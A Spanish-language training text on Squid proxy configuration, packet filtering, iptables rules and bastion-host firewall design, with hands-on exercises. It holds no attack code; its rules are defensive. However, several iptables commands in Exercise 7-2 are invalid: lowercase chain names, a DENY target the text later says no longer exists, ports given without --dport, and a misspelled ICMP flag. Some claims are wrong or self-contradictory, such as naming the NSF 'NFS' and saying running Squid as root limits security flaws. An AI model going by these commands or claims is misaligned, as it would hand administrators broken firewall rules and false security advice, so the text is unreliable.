El SQUID es un servidor proxy de HTTP de alto poder y mejor de todo LIBRE, que puede hacer cache de data de Internet. Este le permite a administradores proveer un alto nivel de seguridad de Internet en sistemas de tipo UNiX. Squid puede ser usado para pasar paquetes de Internet o para filtrar y controlar acceso a Internet. El Squid es un servidor proxy flexible que soporta muchos protocolos, como son FTP, WAIS, Gopher y SSL, además de media streaming. Además de ser un servidor de proxy cache completamente configurable, Squid esta etiquetado como el Web Object Cache por su capacidad de manejar la mayoría de tráfico de Web. La NFS (National Science Foundation) es el líder del desarrollo y provee todos los fondos para el proyecto SQUID. Aunque originalmente fué desarrollado sonre máquinas Digital UNiX, está diseñado para ejecutrarse sobre cualquier sistema operativo tipo UNiX moderno.

Configurar Squid en GNU/Linux

El Squid posee un número de archivos de configuración, los cuales por lo regular se encuentrran en el directorio /etc/squid. Casi toda la configuración de squid se lleva a cabo en el archivo squid.conf. Aunque el archivo squid.conf tiene alrededor de 200 opciones, sólo algunas 10 deben ser cambiadas para que este se convierta en operacional. Por lo menos el navegador por defecto debe ser cambiado, ya que squid por defecto deniega acceso a todos los navegadores. Si esta etiqueta no es cambiada squid negará todas las peticiones. Etiquetas son usadas para especificar opciones de configuración dentro del archivo de configuración. Un ejemplo de una opción de configuración es mostrada aquí:

```
http_port   2400          # Especifica el puerto donde squid envia las respuestas http
```

El Squid puede ser configurado como un servidor proxy transparente. Cuando se encuentra en este modo, los navegadores pueden usar el cache del proxy sin ninguna configuración. El Squid recoge las peticiones y guardará en el cache las respuestas sin el conocimiento del usuario, asi operando transparentemente.

Establecer el Puerto HTTP

El Squid acepta peticiones HTTP en el puerto 3128 por defecto. Pero, el puerto 80 es el más usado, para las peticiones HTTP. Use la etiquete http_port para cambiar el puerto por defecto que Squid usa. El Squid puede escuchar a múltiples puertos, pero todos los puertos deben estar listado en una misma línea. A continuación un ejemplo de configurar más de un puerto http en una misma línea:

```
http_port         1500     2400     3300     5400
```

La mayoría de administradores eligen un número de puerto bajito, como es el puerto 80, por razones de seguridad. Pero, Squid debe ser iniciado como root si se elige un número de puerto bajo. Si se elije un número de puerto alto como por ejemplo el 3031, entonces Squid no tiene que ser iniciado como root. Los puertos por debajo de los 1024 son usados para proveer los servicios básicos y son (trusted) confiados; asi que, un administrador debe iniciar servicios en estos puertos. Los puertos por encima del 1024 son considerados sin confianza (untrusted), por esto permiten que cualquier usuario inicie servicios en ellos. Ejecutar el Squid en los puertos altos puede limitar la seguridad porque más usuarios pueden adquirir acceso. Pero, si Squid no se ejecuta como root, el daño al sistema es limitado si existe una debilidad en el código del servidor.

Configurar el Navegador

Como el Squid deniega acceso por defecto a todos los navegadores Web, la primera opción que debe configurar es la de permitir conexión a los navegadores. esto se efectúa en la sección de control del archivo de configuración de Squid el squid.conf. Luego el navegador de cada equipo host en la red debe ser

configurado para usar el Squid para sus peticiones de Internet. Los navegadores pueden ser configurados para propósitos administrativos o de tareas de usuarios normales. Para las tareas de los usuarios, la configuración más simple sólo requiere un nombre de host y el puerto en el cual el servidor se encuentra. El Squid debe también ser informado cual data el debe almacenar en cache. Los administradores deben configurar las propiedades cache del Squid y las restricciones de Internet para limitar el acceso a los usuarios a archivos y directorios. Este debe ser en conjunto con la configuración de los usuarios.

Hay diferencia entre los requerimientos de diferentes navegadores Web disponibles, pero todos requieren minimanete un nombre de host y un puerto para que el navegador utilice un proxy para accesar los servidores remotos.

Correo e-mail del Aministrador

El Squid permite especificar el correo electrónico del administrador. Si el Squid falla, se le enviará un correo al administrador a esta dirección. Deberá usar la etiqueta cache_mgr para especificar el e-mail del administrador, aqui un ejemplo para ilustrar: **cache_mgr webmaster@abiertos.org**

ID del Usuario y del Grupo

El Squid ejecturá como root si se está ejecutando en un número de puerto bajo. Pero, sabes que una buena práctica es no correr programas como root al menos que no sea absolutamente necesario. Asi que Squid intentará cambiar su propio UID y GID después de haber iniciado. Las opciones en el archivo de configuración deben ser establecidas manualmente si el programa se ejecuta como root. Ejecutar a Squid como root puede limitar el chance de fallas de seguridad.

Control de Acceso

Atraves de la sección de control de acceso, un administrador puede controlar los protocolos que Squid responderá peticiones. Esta sección le permite a los administradores establecer los protocolos que los clientes estan permitidos a usar, la autentificación del usuario y el acceso de peers (Cache peer es lo que permite que otros proxys se comuniquen con Squid). Un ejemplo de una sección de control de acceso que especifica cache peers y el acceso de HTTP se muestra aqui adelante:

```
# Para establecer un cache peer
# La sintaxis para la etiqueta del cache peer es
# cache_peer_access  cache-host  [allow/deny] [!]lista-acceso-nombres
cache_peer_access  Maquina01  allow  manager
cache_peer_access  Maquina01  allow  !SSL_ports
#Configuración de acceso http
http_access  allow    administrador    localhost
http_access  deny     administrador
http_access  deny     !Safe_ports
http_access  allow    CONNECT     !SSL_ports
http_access  deny     all
```

Implementación de Seguridad con Squid

La seguridad interna de Squid es manipulada atraves de la sección de control de acceso del archivo de configuración squid.conf. Aquí los usuarios pueden bloquear el acceso por dominio, dirección IP y métodos de autentificación. Con el uso de autentificación de usuarios y el bloqueo de Internet, el Squid puede proveer seguridad para un servidor. Pero, un servidor proxy cache nunca se ofrece como una solución única, sino acompañada con otro paquete de software, como son los firewalls. Debido a esto, la mayoría de configuraciones de Squid requieren muy poca implementación de seguridad interna.

Control de Acceso con Firewalls

El Squid puede ser usado dentro o detrás del firewall. Cuando el Squid es usado dentro del firewall, el es considerado un host trusted (confiado), el cual es permitido conectarse a los servidores de recursos. Las peticiones de los usuarios se pasan desde el Squid al firewall y las respuestas son pasada desde el firewall al Squid; el trata al firewall como un servidor proxy. En este escenario, cuando el Squid es usado detrás dentro del firewall, el firewall provee la seguridad para el Squid. Pero, como hemos discutido, Squid es capaz de proveer su propia seguridad, a traves de su caracteristica de control de acceso.

Cuando un firewall pasa las peticiones a un servidor proxy, esta característica es llamada un handoff (entrega). Si el firewall no soporta handoffs, es difícil para los clientes internos conectarse al mundo externo. Si el Squid es colocado fuera del firewall, entonces las peticiones de los usuarios son pasadas desde el firewall al Squid; este proceso requiere que el firewall envíe una petición HTTP al Squid. Si el firewall no soporta handoffs, las peticiones no pasarán. En este escenario con el Squid fuera del firewall, el firewall no provee seguridad para el Squid.

Aunque el Squid tiene las características de bloquear y autentificar, no es una tarea simple la de configurar un nivel alto de seguridad si este es colocado fuera del firewall. El Squid debe ser configurado para aceptar peticiones sólo desde el firewall local y este firewall debe ser tratado como un untrusted host ()host sin confianza. Además los navegadores deben ser configurados para usar el firewall como un proxy, no como Squid.

Características Avanzadas

La mayoría de los sistemas de firewalls son una combinación de filtrado de paquetes, gateways de nivel de circuito y de nivel de aplicación. Ellos examinan los paquetes individualmente o como un mensaje por completo, luego utilizan un conjunto de reglas predefinidas para enforzar la políticas de seguridad. Sólo aquellos paquetes que se involucran en actividades aceptadas son permitidos entrar y salir de la red. Al implementar una estrategía de firewall, se requerirán los tres tipos de firewalls. Los firewalls más avanzados proveen funcionalidades adicionales que pueden mejorar la seguridad de su red. Aunque no siempre es requerido, cada firewall debe implementar cierto tipo de logging, aunque sea uno muy básico.

Autentificación

El firewall es el sitio lógico para colocar un método de autentificación que le hace falta las especificaciones IP. Se puede requerir de un token (ficha) del firewall o una búsqueda inversa de una dirección IP. Una béusqueda inversa verificará que el usuario de verdad está ingresando desde su reportado origen. Esta técnica efectivamente contraresta los ataques de IP spoofing.

Los firewalls también permiten la autentificación de los usuarios. Los gateways del nivel de aplicación o los servidores proxy trabajan n las cuatros capas del TCP/IP. La mayoría de los servidores proxy proveen una integración con la base de datos de los usuarios. Al incorporar la base de datos de los usuarios esto le da a los servidores proxy más opciones de personalización al incluir la autentificación de los usuarios. El proxy puede además usar la base de datos para proveer diarios o logs más detallados al suplir mejor información basada en los usuarios y sus membrecía en los grupos.

Logging y Alarmas

Los enrutadores de filtrado de paquetes o screening por lo general no habilitan logging (diarios) por defecto para evitar degradación del rendimiento. Nunca asuma que ninguna de sus firewalls automáticamente escribirá las actividades a logs. Los screening routeres pueden escribir al diario solamente la información básica, mientras que los gateways de nivel de circuito escriben la misma información pero incluyen

además cualquier transacción NAT.

Como usted está creando un punto de choke en su firewall, un cracker deberá romper este punto antes de pasar a su red interna. Si usted coloca su dispositivos que almacena los logs en el firewall mismo, lo más probable que capturará toda la actividades del usuario, incluyendo las del cracker. Usted a traves auditorias puede monitorear las acciones del cracker y puede tener la información de su actividad.

Muchas firewalls le permiten preconfigurar respuestas a actividades no aceptables. Las dos acciones más comunes son que el firewall interumpa la conexión TCP/IP o o autmáticamente enviar un mensaje de alarma. Mecanismo de alarma disponibles incluyen alertas de audio y gráficos desde su computador. Muchas firewalls pueden también enviar mensajes a beepers y celulares.

DISEÑO E IMPLEMENTACION DE FIREWALLS

Una vez ya ha contabilizado sus recursos y necesidades, haya definido una política de seguridad entonces estará listo para colocar sus recurosos. La colocación de sus recursos tienen un efecto importantísimo en su habilidad e proteger sus vienes. El aspecto más importante del colocamiento del firewall es la creación de los puntos de choke. Mientras menos puntos físicos de acceso a sus recursos estan disponibles desde el Internet, más fácil será controlarlo. La seguridad de un site de Internet es mucho menos demandante que la seguridad interna de una red ya que no nos permite crear muchos puntos de choke.

Direccionando toda la información entrante y saliente a un solo punto o a menos puntos, usted puede concentrar su mecanismo de protección. Esta concentración le permitirá enfocar todo su esfuerzo en un sólo punto, rindiemdole un mayor nivel de seguridad con el mismo esfuerzo. Otro beneficio del uso de puntos de choke es facilidad de administración del site debido a que sabre exactamente donde entra y sale la información de su sistema. Sus mejores esfuerzos y herramientas de monitoreo deben concentrarse en estos puntos de choke.

La colocación es un recurso debido a que si no coloca su sistema correctamente, entonces necesitará más equipo para lograr los niveles de seguridad necesarios para operar. Como los equipos son costosos y hay que mantenerlos, deberá tomar el tiempo para planificar exactamente como colocará los recursos.

Los siguientes tópicos serán discutidos en esta sección:

- Filtrado de Paquetes
- Ventajas y Desventajas del Filtrado de Paquetes
- ipchains
- iptables
- ¿Cúal es la diferencia?
- Diseño de la Implementación de un Firewall

Filtrado de Paquetes

El concepto de filtrado de paquete es fácil de explicar. La data es eviada a traves de la red en forma de paquetes que contienen información del origen del paquete, punto de destino y protocolo. Un paquete también contiene campos importantes en su transmisión, como es el número del paquete, el cual es usado secuencialmente para reemsamblar la data al ser recibida.

Un filtrador de paquete es un dispositivo que inspecciona cada paquete por un contenido predefinido. Aunque no provee protección contra errores, por lo generla siempre es la primera línea de defensa. Los ingenieros filtran paquetes en el enrutador externo, el cual desecha cierto tipo de actividad por completo. Este método es útil para implementar amplias restricciones. Cuando filtramos paquetes en un enrutador, es por lo

general un screeening router. Screening router es otro sobre nombre de los firewall de filtrado de paquete. Desde el kernel 2.1.102 el filtrado de paquete es incluido internamente.

¿Por Qué Filtrar?

Los paquetes que son filtrados incrementan la seguridad. Aunque todas las cuentas de un sistema poseen contraseñas, un administrador puede querer prevenir que un forastero usando los servicios ftp o telnet accese el sistema. Ataques maliciosos, como son DoS y ataques de ping flood, pueden ser prevenidos con la aplicación correcta de filtrado de paquetes.

Otra razón del uso de filtrado de paquetes es el control de la información. El filtrado de paquetes puede ser usado para bloquear correo no deseado antes de que llegue al inbox del usuario. Usuarios del sistema también pueden ser prohíbidos de usar ciertos sitios web o tipos de protocolos a traves del uso del filtrado de paquetes.

Procesos

El filtrado de paquetes funciona en la capa del Red del modelo OSI. Muchos filtros de paquetes pueden usar archivos de texto que han sido creados por un administrador de seguridad. Los archivos de texto están compuesto de reglas que son leídas secuencialmente línea por línea. Cada regla contiene entradas específicas para asistir a determinar como un paquete entrante debe ser manejado. Las rreglas pueden ser aplicadas basada en la dirección IP fuente y destino. Los filtros de paquetes específican los puertos TCP y UDP y por esto pueden ser objeto de inspección. Los paquetes de filtrado son leídos y son sujetos a las reglas a vece de una por una. Una vez un paquete falla cualquier parte de un filtro, la regla siguiente no será leída. Recuerde considerar el orden de las reglas dentro del filtro. Un filtrado de paquete provee dos acciones, permitir o bloquear (allow/deny). La acción de allow enruta el paquete si se conformó a todas las reglas. La acción de bloquear se deshacerá de todos los paquetes si no se conforma a las reglas. Los filtradores de paquetes descartaran cualquier paquete a menos que este ha sido permitido por una regla.

Reglas y Campos

Los filtrados de paquetes usan cadenas (chains) de reglas para determinar que paquete pada por el firewall. Una cadena de reglas está compuesta de varios campos. Implementaciones específicas deben decirle al enrutador que filtre los paquetes IP basado en los siguientes campos:

- Dirección IP Origen
- Direccción IP Destino
- Puerto TCP/UDP Origen
- Puerto TCP/UDP Destino

GNU/Linux usa cuatro cadenas principales:

input	Para los paquetes viajando hacia el host
output	Para los paquetes viajando desde el host
forward	Para los paquetes que fueron recibidos por el host y seran enviados por el host
user defined	Cadena creada por el usuario que recibe el paquete de las tres cadenas principales para procesarla.

Cuando un paquete viaja se confronta contra la cadena y es revisado contra las reglas. Si el paquete iguala a una de las reglas, entonces la acción por defecto o el objetivo es tomada. Las cadenas de reglas permiten filtrado complejo de la data que entra y sale de un sistema mientras que efectuar la instalación y mantenimiento de ellas permanece simple.

El filtrado de paquetes trabaja mejor para restringir ciertas direcciones IP y aplicaciones TCP y UDP de entrar y salir de su red. Por ejemplo, para deshabilitar el servicio de telnet entrante a hosts internos desde el

Internet, podemos crear una regla de filtrado de paquete. Anteriormente discutimos como trabaja el TCP/IP y como el telnet utiliza el puerto 23 TCP. En un filtrado de paquete que permite todo acceso por defecto, una regla de filtrado insertada para detener telnet se parece a la entrada en la seguiente tabla:

La información listada en la tabla le dice al enrutador que descarte (discard) cualquier paquete que venga

No. Regla	Acción	IP Origen	IP Destino	Port Origen	Port Destino	Protocolo
1	Discard	*	*	23	*	TCP
2	Discard	*	*	*	23	TCP

o valla al puerto TCP 23. Un asterico (*) indica cualquier valor en un campo en particular. En este ejemplo anterior, si un paquete es pasado por la regla que tiene el 23 como puerto de origen, este será descartado inmediatamente. Si un paquete con el puerto 23 como destino es pasado por la regla, este será descartado solamente después que la segunda regla sea aplicada. Todos los otros paquetes serán descartados.

Otros servicios de Internet requieren de entradas más avanzadas en las reglas. Por ejemplo, el FTP no pasivo utiliza los puertos TCP 20 y 21. En un filtrado de paquete que prohíbe todo el acceso TCP al menos que este permitido especificamente, su filtro debe ser algo parecido al siguiente.

Las entradas desplegadas en esta tabla nos muestra una posible regla del FTP. La regla 1 permite a cual-

No. Regla	Acción	IP Origen	IP Destino	Port Origen	Port Destino	Protocolo
1	Allow	192.168.10.0	*	*	*	TCP
2	Allow	*	192.168.10.0	20	*	TCP
3	Discard	*	*	*	*	TCP

quier dirección IP que empiece con la dirección de la red 192.168.10.0 iniciar una sesión TCP que se origine desde cualquier puerto a cualquier destino en cualquier otro puerto. La segunda regla permite a cualquier dirección IP remota que se origine desde el puerto 20 a conectarse a cualquier dirección interna que empiece con la dirección de red 192.168.10.0 en cualquier puerto.

La razón que la regla 2 no puede limitar la dirección del puerto de destino es que los clientes pasivos FTP o usan el puerto 20. Cuando un cliente pasivo FTP inicia una sesión FTP, el cliente utiliza un número de puerto que fué asignado a el dinámicamente llamado un puerto efímero; con el conjunto de filtros anterior, el servidor remoto FTP permitiría a cualquier dispositivo dentro de la red 192.168.10.0 siempre y cuando el paquete se origino desde el puerto 20. Un cracker con experiencia puede explotar esta regla para accesar virtualmente cualquier recurso dentro de su red. Un conjunto mejor aún de reglas de filtrado de paquetes FTP se muestra en esta tabla.

	Acción	IP Origen	IP Destino	Port Origen	Port Destino	Protocolo
1	Allow	192.168.10.0	*	*	21	TCP
2	Block	*	192.168.10.0	20	<1024	TCP
3	Allow	*	192.168.10.0	20	*	TCP ACK=1

La regla 1 permite a cualquier host con la dirección de red 192.168.10.0 iniciar una sesión TCP en cualquier dirección IP de destino en el puerto 21. La segunda regla bloquea cualquier paquete que origine desde cualquier dirección remota con un puerto de origen número 20 y contactando un host con una dirección de red 192.168.10.0 en cualquier puerto menor que 1024. La tercera regla le permite a cualquier dirección remota con un puerto de origen 20 para contactar cualquier host con una dirección de red 192.168.10.0 en cualquier puerto. Recuerde que las reglas son ejecutadas secuencialmente. Puede parecer que la regla 3 contradice la regla 2. Si cualquier paquete viola la regla 2, este será automáticamente descartado y la regla 3 nunca sería ejecutada. La regla 3 aún es necesaria porque los filtradores de paquetes trabajan excluyendo todo el tráfico entrante y saliente al menos que tal tráfico haya sido especificamente permitido por una regla.

Ejercicio 7-1: Diseñar un Firewall de Filtrado de Paquetes

En este ejercicio diseñaremos un firewall de filtrado de paquetes. Las soluciones a este ejercicio se encuentran en el Apéndice A.

1. Diseñe una regla de filtrado de paquete que prohiba conexiones al puerto 80.

Ventajas y Desventajas del Filtrado de Paquetes

La ventaja prioncipal de usar el filtrado de paquetes es que el dispositivo y el software que se necesita para implementarlo ya lo más seguro que lo posea todo. La mayoría de los enrutadores pueden filtrar paquetes. Ya que todo el equipo lo poseemos también ayuda en el ahorro de dinero. Lo único que quizas deberá adquirir es conocimiento y una vez sepa implementar las reglas, usted podrá empezar a controlar el acceso.

Los enrutadores capaces de filtrar paquetes o screening routers, normalmente son la primera línea de defensa en la implementación de un sistema de firewall. El filtrado de paquetes puede bloquear aplicaciones por completo y ID de redes. Por ejemplo, un filtrado de paquete puede prohibir todo el tráfico a un host en particular. Esta restricción puede prevenir a un cracker de poder contactar cualquier otro host dentro de la red interna.

Puntos Débiles

El mayor problema con el filtrado de paquetes o screening router es que ellos no pueden descriminar de la diferencia entre un buen paquete y uno malo. Si un paquete pasa todas las reglas, será enturado a su destino. Los filtradores de paquetes no reconocen si los paquetes contienen data maliciosa o no. Ellos son susceptibles a a código embedido en paquetes estándares. Usando un FTP, un cracker puede embeder un programa para escanear todos los IP de la red interna y asi crear un mapa. Siempre y cuando el cracker inició el paquete con el puerto de origen número 20, entonces el filtrador de paquete pasaría todos los paquetes.

Otra debilidad asociada con la anterior, es que para crear filtros de paquetes, requiere conocimiento extenso de TCP/IP. La mayoría de aplicaciones son basadas en cliente/servidor, asi que los filtros necesitarán reglas múltiples para manejarse con la comunicación cliente/servidor. Lograr generalizar las reglas de filtrado es difícil, ya que la mayoría de aplicaciones TCP/IP tienen requerimiento de puerto especial TCP/UDP.

Otro problema con el filtrado de paquete es que usted por lo general debe crear más de 100 reglas para limitar el acceso a la red. Para crear todas estas reglas hay que dedicarle tiempo y además se complican a medida que crecen el número de reglas.

La última debilidad significativa del filtrado de paquete es su susceptibilidad a los ataques spoofing. El Spoofing (disfraza su dirección de origen) es similar a la primera debilidad que mencionamos, la cual fué la incapacidad de discriminar entre data buena y maliciosa. Si un cracker spoof su dirección de origen con una

dirección de origen que si es permitida por una de las reglas dentro del filtro, entonces el firewall pasará o enrutará el paquete.

Inspección de Estado Multicapa

La inspección de estado multicapa permite sobreponer debilidades inherentes en el filtradode paquetes. Los filtradores de paquetes que implementan este tipo de inspección pueden examinar el contenido de los paquetes ya que el firewall pueden mantener una base de datos de las conexiones anteriores. Con el análisis y la comparación de las conexiones, el firewall puede entender la naturaleza de muchas de las conexiones. La inspección de estado multicapa le permite detectar y derrotar el escaneado de ping y puertos, y ayuda a determinar si un paquete ha sido spoofed.

Otro beneficio de este tipo de inspección es que permite el filtrado de paquete a inspeccionar a todos las capas del modelo OSI, no sólo en la capa de Red. El uso de inspección de estado multicapa es hoy día muy generalizado en los firewalls de filtrado de paquetes.

Ejercicio 7-2: Configurar las Reglas del Firewall de Filtrado de Paquetes

No se proveeen soluciones a este ejercicio.

1. iptables puede ser usado para bloquear el acceso a servicios a nivel del paquete. Primero use un navegador para confirmar que puede accesar servicios Web, visitando cualquier página web. Si no tiene acceso a Internet y estamos ejecutando un Apache, podemos escribir las direcciones asi para que apunten a nuestro servidor local:
   # lynx 127.0.0.1

2. Use iptablespara denegar todas las conexiones al puerto 80 en su sistema.
   # iptables -A input -p tcp -d 127.0.0.1 80 -j DENY

3. Esciba la dirección de nuevo y debe quedarse denegado y no poder accesarla.
   # lynx 127.0.0.1

4. Denegar todas las conexiones no tiene mucho sentido, en este ejemplo denegaremos solo las direcciones de los crakers.org. Primero deberá eliminar la última regla que escribimos.
   # iptables -D input -p tcp -d 127.0.0.1 80 -j DENY
   # iptables -A input -p tcp -s crackers.org -d 127.0.0.1 80 -j DENY

5. No sólo podemos bloquear tráfico entrante, pero además podemos bloquear el saliente. Para probar cargue una página en su navegador asi:
   # lynx google.com

6. Ahora negemos su salida asi:
   # iptables -A output -p tcp -s -d www.google.com 80 -j DENY

7. Ahora trate de navegar y le será denegado:
   # lynx google.com

8. El tráfico web no es el único que puede ser filtrado. Todos los filtros listados en /etc/services pueden ser filtrados. Otro ejemplo que podemos presentar ya que es muy común su uso es bloquear los mensajes ICMP, como es PING. Para el ejemplo primero mande unos cuantos a su interface lo, asi:
   # ping 127.0.0.1
   PING 127.0.0.1 (127.0.0.1): 56 data bytes
   64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.218 ms

```
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.195 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=3.207 ms
^C
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
```

9. Ahora use iptables para denegar las peticiones de ping al 127.0.0.1:
```
# iptables -A input -p icmp -d 127.0.0.1 --cmp-type ping -j DENY
```

10. Ahora intente de nuevo de hacer ping al 127.0.0.1:
```
# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

11. Ahora limpiemos todas las reglas que establecimos para que no estorben con el funcionamiento normal del equipo de práctica:
```
# iptables -L              # Listar las reglas vigentes
# iptables -F input        # Eliminar las de entrada
# iptables -F forward      # Eliminar las de reenvio
# iptables -F output       # Eliminar las de salida
# iptables -L              # Listar las reglas vigentes
```

Ejercicio 7-3: El Uso de iptables

En este ejercicio usaremos iptables para filtrar los paquetes entrantes. Necesitamos un equipo directamente conectado al Internet, ya que un firewall o proxy puede que interfiera con los resultados. Las soluciones a este ejercicio se encuentran en el Apéndice A. (OJO CAMBIADO NO HAY SOLUCIONES)

1. Revise que tiene un kernel que soporta iptables

2. Establesca que la política por defecto es DENY

3. Deniegue todo el tráfico de www.abiertos.org

4. Pruebe el acceso a www.abiertos.org utilizando ping y HTTP

5. Elimine el filtrado colocado a www.abiertos.org

6. Deniegue sólo el tráfico HTTP entrante de www.abiertos.org

7. Pruebe el acceso a www.abiertos.org utilizando ping y HTTP

8. Liste todas las reglas

9. Elimine todas las reglas de INPUT

10. Asegurece que IP forwarding está habilitado

11. Habilite IP forwarding sin ningún filtrado de paquete

Las iptables

El estándar de sistema de firewall de GNU/Linux antes del kernel 2.4 fué ipchains, antes de ipchains el kernel tenía un sistema un poco diferente de nombre ipfwadm., con la llegada del kernel 2.4 y permanece con el 2.6 nacieron las IPTABLES. A partir del kernel 2.4 se esta dando soporte a otro módulo para

filtrado de paquetes mucho más potente que IPCHAINS, llamado IPTABLES. Para acceder a ciertos sites ftp tendremos problemas usando IPCHAINS con el kernel 2.4. A pesar de que IPCHAINS siga funcionando, ya no tendremos los antiguos módulos para solventar los problemas de acceso a servicios especiales y se recomienda pasarse a IPTABLES.

IP Forwarding

En la mayoría de los casos, usted utilizará un sistema GNU/Linux como firewall a su red completa. En este caso, tendrá que habilitar enrutamiento en su sistema. Para el enrutado simple, usted puede habilitar IP Forwarding. Para lograr esto, simplemente debe escribir un "1" al archivo /proc/sys/net/ipv4/ip_forward, esto se ejecuta así:

 # echo "1" > /proc/sys/net/ipv4/ip_forward

Esta sentencia le dice al kernel que el debe enrutar los paquetes de una de sus interfaces a la otra si el paquete tiene como rumbo la red. Para enrutamiento más complejo deberá instalar soporte completo de enrutamiento en el kernel, incluyendo los daemons que soportan estos protocolos de enrutamiento.

Diferencias Respecto a IPCHAINS y IPFWADM

IPTABLES es más completo que IPCHAINS, permite un control aún más preciso, aunque también es más complejo. La diferencia entre ipchains y ipfwadm es más una cuestión de sintaxis aunque ipchains contenía muchas mejoras internas y de niveles de sefuridad que su antecedente ipfwadm.

En principio el sistema sigue siendo el mismo. Hay que cargar un módulo del kernel (se puede hacer en el propio script de firewall), y ejecutar un script de shell convencional que tiene el aspecto de un conjunto de reglas. Un script de este tipo se podría complicar y sofisticar tanto como se deseara, eso ya es cuestión de cada cual.

El script generalmente: · Comienza cargando los módulos necesarios (los imprescindibles y los auxiliares, como el de ftp masquerading), · Establece algún bit como por ejemplo el de forwarding. · Luego borra todas las reglas actuales (flush). · Establece las políticas por defecto para la aceptación, reenvío y salida. · Y finalmente va aplicando todas las reglas de firewall, que varían enormemente dependiendo de las necesidades de cada red. El orden de algunos puntos no tiene por que ser siempre así.. Por lo general, una aproximación buena suele ser CERRAR todo por defecto, e ir abriendo lo que se necesite. Aunque esta última aproximación da mucho más quebraderos de cabeza.

Como Usar iptables

Una de las diferencias obvias entre ipchains e iptables es que los nombres de las cadenas han sido cambiados de minúsculas a mayúsculas. La mayoría de los cambios que notará como usuarios es en la manera que las opciones son usadas. Por ejemplo, la opción -i (interfaz) ahora sólo aplica a las cadenas de INPUT y FORWARD, mientras que la -o debe ser sólo usada en las de OUTPUT y FORWARD. Esto tiene el efecto de que realmente el significado de interfaz ha cambiado a interfaz entrante y/o saliente. Además el puerto para el protocolo UDP o TCP debe ser escrito usando las opciones larga --sport o --source-port inmediatamente después de la opción del filtro del protocolo (-p tcp o -p udp). Existen HOW-TOs y manuales en toda la red dedicados a este tema.

Diferencias respecto a IPCHAINS.

- La sintaxis, obviamente, aunque no mucho.
- DENY no existe, ahora sería DROP.
- MASQ y REDIRECT no existen como destinos de paquetes.
- REJECT extendidos con más opciones
- LOG con más opciones, muy útil para monitorear y depurar

• ... y más que se pueden ver en el Howto y en otras páginas.

Elementos básicos

-Ordenes básicas:

iptables -F : efectivamente, flush de reglas
iptables -L : si, listado de reglas que se están aplicando
iptables -A : append, añadir regla
iptables -D : borrar una reglas, etc...

-Ejemplo de regla:

#Regla que acepta conexiones al puerto 80
iptables -A INPUT -i eth0 -s 0.0.0.0/0 -p TCP —dport www -j ACCEPT

ANATOMÍA DE LA REGLA:

iptables: commando iptables (no hay que olvidar que las reglas son un shell script)
-A: append, opción para añadir la regla
INPUT: estado del paquete (al entrar es input).

-i eth0: interfaz de red eth0
-s 0.0.0.0/0: dirección de acceso (cualquiera en este caso)
-p TCP: tipo de puerto
--dport: puerto de destino
-j ACCEPT: destino del paquete (se acepta, podría ser DROP, LOG, REJECT,..)

-Guía rápida de flags:
-s : source address. Ej: -s 192.168.1.0/24
-d : destino. Ej: -d 84.56.73.3
-p : tipo de protocolo(TCP,UDP,ICMP). Ej: -p TCP
--sport : puerto de origen

--dport: puerto de destino
-i = -in-interfase : el interfaz por el que se entra (eth0,eth1, ppp0,...)
-o = --out-interfase: el interfaz por el que se sale (eth0,eth1, ppp0,...)
-Notas:
-i se usa con reglas INPUT y FORWARD
-o se usa con reglas FORWARD y OUTPUT

A partir de estas normas básicas, conociendo la anatomía básica de una regla, y viendo ejemplos ya tenemos suficiente material para empezar a hacernos con el dominio de IPTABLES.

Diseñar una Implementación de un Firewall

Al preparar y configurar un dispositivo como firewall debe tener mucho cuidado. El término baastion que utilizamos anteriormente y definimos como un dispositivo conectado directamente a un red publica, aquí también lo utilizamos para referirnos a nuestro dispositivo firewall. Un bastion puede referirse a uno de los tres tipos de firewalls que definimos anteriormente: Filtrado de Paquete, gateway de nivel de circuito y gateway de nivel de aplicación.

Un host bastion es por definición un dispositivo que accesible por el público. Al momento de que un usuario de Internet intenta accesar su red, la primera máquina que encontrará es su bastion host. Como está máquina ésta directamente conectada al Internet toda la información que esta contiene está expuesta al Internet. El host bastion es similar al guardia en la entrada de una fortaleza militar. El guardia debe revisar los credenciales de todo el que entra, para determinar a que areas el visitante tiene derecho a accesar. Estos guardianes a menudo están armados para prevenir la entrada por fuerza. Similarmente el host bastion debe estar preparado para enforzar las reglas de acceso o políticas de seguridad. Debe estar preparado para contrarestar cualquier tipo de ataque, tanto del exterior como del interior de la red. Las armas que posee un bastion son siste-

ma de logging y sistemas de alarmas para prevenir los ataques.

Principios de Diseño

Al configurar un dispositivo de firewalls, usted debe siempre obedecer dos conceptos principales. El primero es, mantener su diseño lo más simple posible y segundo es tener un plan de contigencia en caso de que logren penetrar su firewall.

Mantener el Diseño Simple

La forma más a menudo de que un cracker entre a una red es explotando componentes no necesarios y poco usados instalados en un host. Debe construir su host bastion con el menor número de componentes posible, ambos tipos: hardware y software. El host bastion debe ser creado sólo para proveer servicios de firewall. No debe instalar software de servicios en el, como por ejemplo, servidores Web, host bastion. Debe ser eliminado cualquier aplicación en el host bastion que no sea absolutamente necesaria.

Plan de Contingencia

Si el diseño de su firewall es correcto, el único acceso público a su red es a traves de su firewall. Al diseñar firewalls, el administrador de seguridad debe tener un plan en caso de que su firewall falle (crash) o se acomprometida (entrada forzada). Si usted tiene un solo firewall separando su red del Internet, y un cracker logra penetrar, entonces el tendrá entonces total acceso a su red. Para contra restar esto podemos diseñar varios niveles de firewall. No debe depender de un sólo firewall para proteger toda su red. El diseño de firewall lo cubriremos más adelante. Sus políticas de seguridad deben establecer que hacer en caso de fracaso.

Pasos específicos que debes tomar son:

- Crear una copia exacta del software.
- Configurar un sistema idéntico y salvaguardarlo.
- Asegurarse que todo el software necesario para instalar el firewall este disponible. Esto incluye discos de rescate.

Tipos de Hosts Bastion

Al crear su host bastion, recuerde la función de ella en su estrategía de firewall. Determinar cual es el rol del bastion le asistirá en decidir que necesita y como configurar el dispositivo. Los tipos más comunes de hosts bastion son discutidos más adelante. Los tipos que aquí exponemos no son los únicos disponibles, pero la mayoría si caen en una de estas tres categorías.

Single-Homed Hosts Bastion

